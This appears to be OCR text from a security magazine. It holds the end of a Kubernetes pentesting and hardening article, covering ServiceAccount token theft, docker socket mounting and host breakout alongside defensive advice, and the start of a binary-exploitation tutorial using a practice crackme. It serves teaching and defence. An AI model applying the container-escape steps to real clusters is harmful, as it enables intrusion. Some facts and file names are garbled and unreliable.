When looking at accessing the workload, you should remember that at its core, the Kubernetes nodes just run Docker containers but Kubernetes just calls them pods. One interesting attack vector to expand your foothold is via the actual containers themselves. When a container proves vulnerable by, for example, allowing SSH, kubectl exec or the applications allows you to do an RCE you have a great starting point. If you're able to get inside a container, check if you can create new files and/or run/install kubectl: if not, then the container storage volumes are probably read-only, which will prevent a lot of manipulation of the containers.

By default, all containers come equipped with a ServiceAccount token, a token the container can use to talk to the API server to request information. Once you are able to execute code in a container it's good to see if you can access this token (by default located at `/var/run/secrets/kubernetes.io/serviceaccount/token`) and use this to talk to the API server. This can be done by running kubectl from that container or by simply sending HTTP calls to the API server. Once you are authenticated, you can try fetching information about the environment, scheduling new containers or using exec to enter other containers.

Sometimes it's easier to go at it via the host so when you have access to a host's shell, check whether there are containers running privileged and what capabilities have been configured for the docker runtime. Depending on the access you have on the host, you can check if you can mount the docker socket(`/var/run/docker.sock`) to spin up other containers with your tooling of choice to dig deeper into the host/cluster.

If you have access to the worker node configuration, check if SELinux is configured (e.g. if type enforcement and MCS are turned on) so that there is a proper separation enforced between the containers and the OS. This makes it a lot harder to jump from a compromised container to a compromised worker node. Alternatively, check if AppArmor is installed and configured correctly: make sure that the path definitions are setup in a way that shows a proper separation. Both SELinux and AppArmor can be used to prevent mounting the docker sock by preventing access to the socket. Make sure that the container runtime and the individual containers/pods have the least privileges and that the docker.sock cannot be mounted in a pod. Gaining R/W access to the docker socket essentially leads to rooting the host as you'll have the permission to schedule a privileged container of your choice.

Next to the docker socket, you should also make sure that the container does not run in the same namespace as the host. Containers with different levels of required security should run in different namespaces as well to further isolate them from another. Failure to do so will make it easier to break out of the container. If isolation is in place, it's always good to check if SecComp filters are setup to prevent access to syscalls that could otherwise be used to compromise the host.

As this is quite a lot to take in, you'll probably want to automate big parts of this. Some interesting tools to look at are, for example, Cubesec: this tool can help you verify whether the security of the cluster has been configured well. Another option is to look at the cluster and Docker runtime configuration with Inspec. Next, you can use tools like Anchore.io, Clair, Nessus or OpenVAS to scan the containers for vulnerabilities.

Summary

As we described the security journey from an attacker's perspective, we've summarized it to these do's and don'ts:

Do's	Don'ts
Use secret encryption	Enable the insecure-port on the API server
Protect etcd using TLS	Use kubectl create -f on untrusted URL's
Validate the overall cluster security score with cubesec and Inspec	Allow mounting of hostpath volumes
Have a RO filesystem for pods	Share the same namespace as the host
Enable SecComp, AppArmor or SELinux and validate the capabilities: make sure that you go for least privilege and strict separation	Allow running kubectl exec and/or SSH in a container

References

Want to know more about how to secure your Kubernetes cluster? Check the following resources:

https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/

https://carnal0wnage.attackresearch.com/2019/01/kubernetes-master-post.html?m=1

https://kubernetes.io/blog/2018/07/18/11-ways-not-to-get-hacked/

Happy hacking!

Next-Generation Binary Exploitation

Alcyon Junior (aka AlcyJones)

Alcyon is the Head of Cyber Security at Poupex, a Leader of the OWASP Chapter of Brasilia, an Instructor accredited by EXIN, and a PodCaster of SecurityCast (securitycast.com.br) and Professor at UnB and IESB. He holds three degrees in Information Technology, with emphasis on computer networks, and a Specialist in Computer Networks by CISCO and MBA in IT Governance. He is a Master in Knowledge Management and Information Technology with emphasis in Cyber Security by Universidade Católica de Brasília, and holds a Doctorate in Electrical Engineering with emphasis in Information Security and Communications at the University of Brasília (UnB). His International Certifications include: Ethical Hacking Foundation (EHF), Information Security Based on ISO / IEC 27002 (ISFS), ITIL® Foundation Certificate in IT Service Management (ITILF), Cisco Networking Academy Program (CNAP), McAfee Vulnerability Manager (MVM) Server Professional (LPIC-1).

In this article, I propose to present a simple way of understanding the binary code to a basic enumeration of the program to start the binary exploitation. This modern technique is used for initial binary exploration, and aids in understanding how it works to perform one of the most commonly used methods in systems and programs known as Buffer Overflow.

INTRODUCTION

Binary exploration is a very complex subject, but we'll start from the basics. We will understand how a program behaves in memory, and how we can take advantage of it to force it to do things it was not originally intended to do.

I propose in this article to present a simple way of understanding the binary code to a basic enumeration of the program to start the binary exploitation. This modern technique is used for initial binary exploration, and aids in understanding how it works to perform one of the most commonly used methods in systems and programs known as Buffer Overflow.

You will need a virtual machine from Kali Linux or others that have some tools like file, strings, xxd, rabin2, ltrace, strace, radare2, and gdb-peda. It will not only help you to replicate the demonstrations but also understand better the next-generation binary exploitation. This is the key to get started.

BINARY SYSTEM

Binary system is used by machines with digital circuits to interpret information and perform actions. It is through this language that the computer displays and processes text, numbers, and images, for example. The computer does not interpret letters and digits like humans. It only reads electrical signals in their simplest form: no current or no current, represented respectively by the numbers 0 and 1.

That is, sequences of these digits form all commands and data processed by the equipment. Pure white on the screen, for example, equals 11111111 in binary code and the number 8 for the computer is 1000. The first recorded binary count is from the 3rd century BC, made by an Indian mathematician. Since then, the system has never ceased to be studied, but only in 1937 was it first used, as we see it today, in digital circuits.

THE WEIGHT OF INFORMATION

Binary numbers indicate data capacity, and in computing, a binary digit (0 or 1) equals 1 bit, the smallest unit of information. Eight binary digits make up 1 byte. A gigabyte is made up of more than 8.5 billion zeros and ones.

ONE BIT = 0 or 1

ONE BYTE = 01010101

ONE GIGABYTE = 0101… (+ 8.5 billion zeros and ones)

BINARY CODING

Each instruction is associated with a binary code that will be directly interpreted by the processor during program execution (the machine code). To simplify the translation of all possible combinations of operations and operands into machine code, each instruction is divided into fields. For the 68000 assembly, these fields are:

- opcode: the name of the operation (ADD, MOVE)
- size: byte, word, long word
- address: mode and effective address of the operand (s)

Not all instructions present all of these fields, in some cases, they would not make sense. In the section above, several examples of instructions following this general format were presented.

To obtain the machine code corresponding to an assembly instruction, you need to look up the tables that identify the binary codes corresponding to each operation code, operand size, and effective operand addresses.

The binary code for specifying the effective address of operands follows a pattern, although not all cases apply to all instructions. In general, each effective address is represented by six bits, 3 bits for mode and 3 bits for the register. Table 1 identifies the codes associated with the various addressing modes supported by the 68000 and the syntax of these operands when present in an assembly statement.

Table 1:

Addressing	mode	register	syntax
direct data record	000	no. reg.	Dn
reg direct addresses	001	no. reg.	An
indirect address reg	010	no. reg.	(An)
reg address indirect pos-inc	011	no. reg.	(An)+
reg address indirect pre-dec	100	no. reg.	-(An)
address address indirect displacement	101	no. reg.	d(An)
reg ender indir index	110	no. reg.	d(An,Ri)
absolute, short	111	000	Abs.W
absolute, long	111	001	Abs.L
Displacement PC	111	010	d(PC)
Indexed PC	111	011	d(PC,Ri)
immediate	111	100	Imm

To start, we will use a layout of a C-program running on an x86 architecture. Keep in mind that there are many variations, but to some extent, all derive from this.

The stack frame:


```
/-----------------------------\         highest memory addresses
|  arguments via cmd   |
|        and variable         |
|        environment        |
|-----------------------------|
|              stack                |
|                 |                   |
|                 -                    |
|                 -                    |
|                 |                   |
|               heap                |
|-----------------------------|
|               data                |
|      initialized and        |
|      not initialized        |
|-----------------------------|
|               text                |
\-----------------------------/          lower memory addresses
```

This is a superficial representation of how the program is stored in memory at run time. Instead of theoretically detailing each session, we prefer to show how the stack works practically at runtime.

HANDS ON – INFORMATION GATHERING

In this section, you will need one file to test the commands and understand the methodology. The file that I will use is the *crackme,* and you can download it at the URL: https://github.com/alcyjones/crackme

You can use the file to test with other programs. The file contains a password. Therefore, verify if the password is correct or not as shown in the picture below.



In this phase, the pentesters team gathers as much information as possible about the analyzed company; data such as libraries accessed by the file, system calls, etc.

With information gathering, this process is one of the essentials. The possibilities of success in the intrusion will be sought, as well as the risk analysis that the process will face throughout the procedure. Because the network structure has already passed initial recognition, the user can choose to do this analysis only on systems that have already previewed certain vulnerabilities.

USING *FILE* COMMAND

Many Linux commands are useful for both novice and experienced users. One such command is the Linux File Command. It is a typical application on Linux that determines what type of data is saved in a specific system file. It reports the file type in a simple to understand format, also known as MIME.

The command offers several varieties of use to users. This helps to understand the reasons why they cannot read a particular file on the system. The file also helps determine folder type, socket, FIFO (pipes), and helps block specific files. We can only view zero-length files on the Linux system by the file command.

File Linux command syntax.

The basic syntax for the file command is below:


`file [options] [filename]`

`file` - instructs the terminal to execute the file Linux command.

`[options]` - This is where you can add variables to the command.

`[filename]` - is the file you want to inspect when using the command.

`$file crackme0x00a`



32-bit LSB executable

The file is 32-bit, **LSB** executable *(least-significant byte).*

It means the file is little endian.

Using *rabin2*

Rabin2 extracts useful binary information such as headers, compositions, strings, entry points, etc.,. and even lets you export in various formats. Let's run Rabin2 to see.

NAME
rabin2 — Binary program info extractor


SYNOPSIS
rabin2 [-ACeisSMzIHlRrvLxVh] [-a arch] [-b bits] [-B addr] [-c fmt:C:[D]] [-p patchfile] [-f subbin] [-O str] [-o str] [-m addr] [-@ addr] [-n str] file

DESCRIPTION
This program allows you to get information about ELF/PE/MZ and CLASS files in a simple way.

-A List archs
-a arch Set arch (x86, arm, .. accepts underscore for bits x86_32)
-b bits Set bits (32, 64, ...)
-B addr Override baddr
-c [fmt:C[:D]]
Create [elf,mach0,pe] for arm and x86-32/64 tiny binaries where 'C' is an hexpair list of the code bytes and ':D' is an optional concatenation to describe the bytes for the data section.
-C List classes
-p patch file
Patch file (see man rabin2)
-e Show entry points for disk and on-memory

-f subbin Select sub-binary architecture. Useful for fat-mach0 binaries
-i Show imports (symbols imported from libraries)
-s Show exported symbols
-S Show sections
-M Show the address of 'main' symbol
-z Show strings inside .data section (like gnu strings does)
-I Show binary info
-I Show header fields
-l List linked libraries to the binary
-I Show reallocations
-O str Write/extract operations (-O help)
-o str Output file/folder for write operations (out by default)
-r Show output in radare format
-v Display virtual addressing offsets
-m addr Show source line reference from a given address
-L List supported bin plugins
-@ addr Show information (symbol, section, import) of the given address
-n str Show information (symbol, section, import) at string offset
-x Extract all sub binaries from a fat binary (f.ex: fatmach0)
-V Show version information
-h Show usage help message.

```
$rabin2 -I crackme0x00a
```



HANDS ON – CRACKING THE BINARY


At this moment, we will use some tools to crack the binary.

USING STRINGS

For each file provided, GNU strings print the printable strings of at least 4 characters (or the number provided with the options below), which are followed by a nonprinting character. By default, it only prints sequences of initialized and loaded sections of object files; For other file types, it prints the strings of the entire file.

Strings is primarily useful for determining the content of non-text files.

```
$strings crackme00x0a
```



